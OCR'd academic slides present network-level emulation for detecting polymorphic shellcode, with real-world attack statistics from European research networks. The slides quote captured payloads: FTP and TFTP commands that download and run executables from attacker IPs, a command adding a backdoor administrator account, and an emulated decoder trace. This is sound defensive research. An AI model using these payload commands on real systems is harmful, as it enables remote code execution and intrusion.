
- Self-decrypting code
  - – The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
  - – IDS Evasion
  - – Avoidance of restricted bytes in the attack vector

Shellcode as seen on the wire



```
[*] 2007-01-13 09:14:11.814239 alert (127)
[*] 81.183.6.141:3967 -> 10.0.0.1:445 strmlen 3021
.B.B.B.B.........[1....s
                        wC....3www.2K.
                                                    .(Wv.>.C.v.F......p..zv...L#Ss...(Sv...{<.(kv..k.v..
                                                    ......y ..........WX.W....W....WAFYDAYECEYFGWENBBWIW
                                                    Q....W....WIIW.WQ...WZ.WZ.M.WQ....Y...z}wBBBBBBBBBBB
                                                    BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB#

..
skipping 1 executed instructions
   1  60000001 42                   inc edx                           edx 2A500E51
   2  60000002 90                   nop
   3  60000003 42                   inc edx                           edx 2A500E52
   4  60000004 90                   nop
   5  60000005 42                   inc edx                           edx 2A500E53
   6  60000006 90                   nop
   7  60000007 42                   inc edx                           edx 2A500E54
   8  60000008 EB02                 jmp 0x6000000c
   9  6000000c E8F9FFFFFF         w call 0x6000000a                   esp 600043BC
  10  6000000a EB05             E jmp 0x60000011
  11  60000011 5B               r pop ebx                             ebx 60000011
                                                      esp 600043C0
  12  60000012 31C9                 xor ecx,ecx                       ecx 00000000
  13  60000014 B1FD                 mov cl,0xfd                       ecx 000000FD
  14  60000016 80730C77             xor byte [ebx+0xc],0x77                   [6000001D]
  15  6000001a 43                   inc ebx
  16  6000001
```




```
                                                                    ecx 00000004
                                xor byte [ebx+0xc],0x77                        [60000116] e
 762  6000001a E2               inc ebx                             ebx 6000010B
 763  6000001b E2F9         249 loop 0x60000016                     ecx 00000003
 764  60000016 E2F9FCE8         xor byte [ebx+0xc],0x77                        [60000117] .
 765  6000001a E2               inc ebx                             ebx 6000010C
 766  6000001b E2F9         250 loop 0x60000016                     ecx 00000002
 767  60000016 E2F9FCE8         xor byte [ebx+0xc],0x77                        [60000118] .
 768  6000001a E2               inc ebx                             ebx 6000010D
 769  6000001b E2F9         251 loop 0x60000016                     ecx 00000001
 770  60000016 E2F9FCE8         xor byte [ebx+0xc],0x77                        [60000119] .
 771  6000001a E2               inc ebx                             ebx 6000010E
 772  6000001b E2F9           E loop 0x60000016                     ecx 00000000
 773  6000001d FC                 cld
 774  6000001e E844000000     w call 0x60000067                     esp 600043BC
 775  60000067 31C0               xor eax,eax                       eax 00000000
 776  60000069 648B4030           mov eax,fs:[eax+0x30]
 777  6000006d 85C0               test eax,eax
 778  6000006f 780C               js 0x6000007d
 779  60000071 8B400C             mov eax,[eax+0xc]
                                  si,[eax+0x1c]

                                  bp,[eax+0x8]
                                  jmp 0x60000086
END   execution trace: 784 instructions, 253 payload reads, 253 unique
[*]      chunk    1037   13aac309ba2236b23d6537a77f101b9c
[*] shellcode    1037   13aac309ba2236b23d6537a77f101b9c   pos 0
[*] decrypted     253   c3ba2b2f9c6b0e42fcd4da54e4488153
....;T$.u.._$..f..._ ..I.4...1.....t...
                 K._.........\$..1.d.@0..x
                                                 .@
h...`h....W.......cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >>
 i &echo quit >> i &ftp -n -s:i &evil.exe
.
```


Actual decrypted payload

Code Obfuscation


- **Problem:** obfuscated polymorphic shellcode can be highly evasive
  - Each attack instance looks different from each other
    Difficult to fingerprint



  - Self-modifying code can hide the real malicious code
    Difficult to statically analyze



Observed CFG



Real CFG

Network-level Emulation


- **Motivation:** Self-modifying shellcode will not reveal its actual form until it is executed on the victim host
- **Main idea:** execute each network request as if it were executable code
  - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
  - Focus on the decryption process
  - Generic, independent of the exploit/vulnerability/OS

Nemu

\x6A\x0F\x59 | \xE8\xFF\xFF | \xFF\xFF\xC1 | ...

\x6A\x0F\x59\xE8\xFF\xFF\xFF\xFF\xC1\x5E\x80… ...

```
6A07
59
E8FFFFFFFF
FFC1
5E
80460AE0
304C0E0B
E2FA
...
```



```
push byte +0x7f
pop ecx
call 0x7
inc ecx
pop esi
add [esi+0xa],0xe0
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
...
```

✘ **malicious request!**

Polymorphic sc

GetPC code (for finding its place in memory)

Lots of self memory references


Real World Deployment - Europe

- ~1.2 million attacks to/from real hosts in
  - 3 National Research Networks (NRNs) in Europe
  - 1 Educational Network in Greece
- April 2007 – October 2008

Network	**Total # attacks**	**External**			**Internal**		
		#attacks	**#srcIP**	**#dstIP**	**#attacks**	**#srcIP**	**#dstIP**
NRN1	1240716	396899 (32.0%)	10014	769	843817 (68.0%)	143	331572
NRN2	12390	2617 (21.1%)	1043	82	9773 (78.9%)	66	4070
NRN3	1961	441 (22.5%)	113	49	1520 (77.5%)	8	1518
EDU	20516	13579 (66.2%)	3275	410	6937 (33.8%)	351	2253

Overall Activity: External Attacks

http://www.ics.forth.gr/dcs




23 ports

413,536 attacks


Overall Activity: Internal Attacks

- Large attack volume due to infected hosts
  - Against hosts inside and outside the organization




862,083 attacks

Attacked Services



21	FTP
25	SMTP
42	WINS
80	Web
110	POP3
135	Location service
139	NETBIOS
143	IMAP
445	SMB
453	CreativeServer
1023	W32.Sasser's FTP server
1025	MS RPC
1029	DCOM (alternative)
1082	WinHole trojan
1433	MS SQL server
2000	ShixxNOTE 6.net messenger
2100	Oracle XDB FTP server
2103	MS Message Queuing service
2967	Symantec
2968	Symantec
3050	Borland InterBase DB server
5000	MS UPnP/SSDP
5554	W32.Sasser's FTP server
6881	P2P file sharing client
30708	unknown
41523	CA BrightStor Agent (MS SQL)

Shellcode Diversity



- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
  - Polymorphism
  - Variable fields in the initial shellcode

Payload Classes


Class Types	#
ConnectExec	17
BindExec	9
HTTPExec	5
BindShell	4
AddUser	3
FTPExec	2
TFTPExec	1

```
cmd /c echo open 208.111.5.228 2755 > i
& echo user 1 1 >> i
& echo get 2k3.exe >> i
& echo quit >> i
& ftp -n -s:i
& 2k3.exe
& del i
```

```
cmd.exe /c net user Backupadmin
corrie38 /ADD
&& net localgroup Administrators
Backupadmin /ADD
```


```
tftp.exe -i 82.82.252.96 get runsvc32.exe
```

Doubly-encrypted shellcode



First layer: `alpha_mixed` variation

Second layer: `countdown` variation



References

- Michalis Polychronakis, Kostas G. Anagnostakis, Evangelos P. Markatos. **An Empirical Study of Real-world Polymorphic Code Injection Attacks**. In Proceedings of the 2nd USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET) 2009.
- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Real-World Polymorphic Attack Detection using Network-Level Emulation**. In Proceedings of the Cyber Security and Information Intelligence Research Workshop (CSIIRW). May 2008, Oak Ridge, TN
- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Emulation-based Detection of Non-self-contained Polymorphic Shellcode**. In Proceedings of the 10th International Symposium on Recent Advances in Intrusion Detection (RAID). September 2007,
- Miichalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Network-level Polymorphic Shellcode Detection using Emulation**. In Proceedings of the GI/IEEE SIG SIDAR Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA). July 2006

Summary

- Pattern matching/static analysis not enough
  - Highly polymorphic and self-modifying code
- Network-level emulation
  - Detects self-modifying polymorphic shellcode
- Remote code-injection attacks are still a major threat
  - Increasing sophistication
- Attackers have also turned their attention to less widely used services and third-party applications

Real-world Polymorphic Attack Detection

